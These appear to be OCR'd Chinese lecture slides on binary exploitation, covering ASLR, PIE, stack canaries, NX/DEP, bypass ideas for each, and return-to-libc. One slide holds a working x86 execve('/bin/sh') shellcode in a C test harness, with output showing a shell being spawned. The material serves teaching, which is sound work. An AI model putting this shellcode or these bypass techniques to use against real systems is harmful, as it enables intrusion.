恶意代码分析

第三章：栈溢出、Shellcode与ROP

章节大纲

- 第1节：栈溢出利用与Shellcode
- 第2节：Return to libc与ROP
- 第3节：实战ROP

第2节：Return to libc

- 什么是缓解措施（Mitigation）
- 地址空间随机化（ASLR）与地址无关代码（PIE）
- 栈保护Stack Canary
- NX保护
- Return to libc
- ROP（Return Oriented Programming）
- 搜索 ROP Gadget

什么是缓解措施(Mitigation)

- 漏洞利用缓解措施
  - 一种防护技术:即便漏洞存在，也让攻击者难以利用
  - 操作系统或编译器都会提供


如何阻止栈溢出被利用？


- 结合上一课时中的栈溢出案例，如何阻止攻击者利用？
  - 方法一：随机栈地址，让攻击者无法知道Shellcode地址，无处跳转
  - 方法二：想办法检测栈溢出，检测到则报错退出
  - 方法三：栈上不能执行Shellcode
- 上述三种思路都已在现代操作系统中实现并广泛使用
  - 方法一：ASLR、PIE
  - 方法二：Stack Canary/Stack Cookie
  - 方法三：NX/W^X/DEP

地址空间随机化（ASLR）

- 历史
  - ASLR，最早由Pax研究组提出，通过提交Linux内核补丁的方式
    - 用户栈随机化（2001）
    - 内核栈随机化（2002）
    - 堆随机化（2003）
- PC/移动操作系统均已支持
- 大量IoT设备仍未启用

地址空间随机化（ASLR）





开启ASLR后，栈、共享库、堆地址都会被随机化

ASLR配置

- ASLR与系统配置有关，与可执行文件无关
- /proc/sys/kernel/randomize_va_space = 0
  - 无随机化
- /proc/sys/kernel/randomize_va_space = 1
  - 栈、共享库随机化，堆无随机化
- /proc/sys/kernel/randomize_va_space = 2
  - 堆、栈、共享库随机化

ASLR启用效果


```
(gdb) info proc mappings
process 8342
Mapped address spaces:
        Start Addr   End Addr       Size     Offset objfile
         0x8048000  0x8049000     0x1000        0x0 /tmp/hello
        ...
        0xf75a8000 0xf7761000   0x1b9000        0x0 /usr/lib32/libc-2.25.so
        ...
        0xf779f000 0xf77c1000    0x22000        0x0 /usr/lib32/ld-2.25.so
        ...
        0xff854000 0xff875000    0x21000        0x0 [stack]
(gdb) info proc mappings
process 8346
Mapped address spaces:
        Start Addr   End Addr       Size     Offset objfile
         0x8048000  0x8049000     0x1000        0x0 /tmp/hello
        ...
        0xf756c000 0xf7725000   0x1b9000        0x0 /usr/lib32/libc-2.25.so
        ...
        0xf7763000 0xf7785000    0x22000        0x0 /usr/lib32/ld-2.25.so
        ...
        0xff91e000 0xff93f000    0x21000        0x0 [stack]
```

两次执行程序，动态库、栈地址都不同，随机粒度为0x1000，相当于一个内存页的大小

两次执行程序，程序本身加载地址相同，都是0x8048000

程序本身加载地址是否也可以随机化？

地址无关代码(PIE)



开启ASLR后，栈、共享库、堆地址都会被随机化，但是程序本身代码通常固定加载在0x8048000

编译器可以在编译时生成地址无关代码(PIE)，即程序可以加载在任意地址执行，例如编译使用参数：gcc -fPIC -pie

启用PIE后，程序本身即可加载在随机位置，如左图所示

PIE启用效果

```
$ gcc hello.c -m32 -fPIC -pie -o hello_pie
$ gdb -q hello_pie
Reading symbols from hello_pie...done.
(gdb) set disable-randomization off
(gdb) b main
Breakpoint 1 at 0x59f
(gdb) r
Starting program: /tmp/hello_pie

Breakpoint 1, 0x5663d59f in main ()
(gdb) r
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /tmp/hello_pie

Breakpoint 1, 0x5658959f in main ()
(gdb)
```


在main函数处下一个断点，两次执行程序，程序中断在不同的位置，即表明程序本身代 码加载在了不同的位置。

PIE随机化粒度依然是0x1000字节，即一个内存页大小。

地址空间随机化防护绕过思路

- 如果未开启PIE，Return to PLT（2001），可绕过共享库随机化
- x86_32架构下可爆破
  - 内存地址随机化粒度以 页为单位：0x1000 字节对齐
- 信息泄漏
- 在shellcode之前布置一长串nop指令（nop sled）
- 堆喷（Heap spray）
- 本地环境小技巧：ulimit -s unlimited

Stack Canary/Cookie保护机制



对于要保护的函数，在执行之前，栈上会放一个随机值，叫做Canary，在函数运行完毕返回之前，会再次检查栈上这个随机值Canary是否被改变。


如果发生改变，则检测到栈溢出发生，程序报错退出。

gcc的-fstack-protector选项可以启用这一机制，Canary放置和检查的代码会通过编译器自动植入。

Stack Canary/Cookie绕过思路

- 泄露Canary，每个线程不同函数的Canary都相同
- 只覆盖局部变量，不覆盖返回地址
- 修改Thread-local Storage中的Canary

栈不可执行保护思路：内存权限精细划分



可写、不可执行：
栈、堆、数据

不可写、可执行：
只读数据、代码

可写、可执行二者不可兼得

NX/W^X/DEP保护机制

- 历史
  - Alexander给出了一个linux补丁（1997）：实现了栈不可执行
  - Pax 研究组提出了 W^X(2000)：更细粒度的保护
  - RedHat Linux ExecShield, Windows DEP(2004)
  - NX被绕过：**Return-to-libc/ROP**（代码重用攻击）

回顾:测试提取后的 shellcode

shellcode.c


```
char shellcode[] =
"\x31\xc0\x50\x68\x2f"
"\x2f\x73\x68\x68\x2f"
"\x62\x69\x6e\x89\xe3"
"\x50\x53\x89\xe1\x99"
"\xb0\x0b\xcd\x80";

int main(int argc, char **argv)
{
    printf ("Shellcode length : %d
bytes\n", strlen(shellcode));
    void(*f)()=(void(*)())shellcode;
    f();
    return 0;
}
```

```
user@ubuntu:~/Challenges/shellcode$ gcc -z execstack
-m32 -o shellcode  shellcode.c
user@ubuntu:~/Challenges/shellcode$ ./shellcode
$ id
uid=1000(user) gid=1000(user) groups=1000(user)
$ exit
user@ubuntu:~/Challenges/shellcode$ gcc -m32 -o
shellcode  shellcode.c
user@ubuntu:~/Challenges/shellcode$ ./shellcode
Shellcode length : 24 bytes
Segmentation fault (core dumped)
```


在左侧这段代码中，shellcode存储在全局字符数组中，属于.data section，编译器默认其不可执行，必须加上选项-z execstack，即开启栈/堆/数据段可执行

NX/W^X/DEP保护机制绕过思路




Return to Libc


发生栈溢出时，不跳转到shellcode，而是跳转到libc中的函数，在返回地址处的栈上依次写入system、exit、“bin/sh”字符串地址、0，我们看看函数返回时会如何执行。



Return to Libc


函数返回，栈上返回地址处已被改为system()函数地址






Return to Libc


返回后跳转到system执行，esp指向exit






Return to Libc

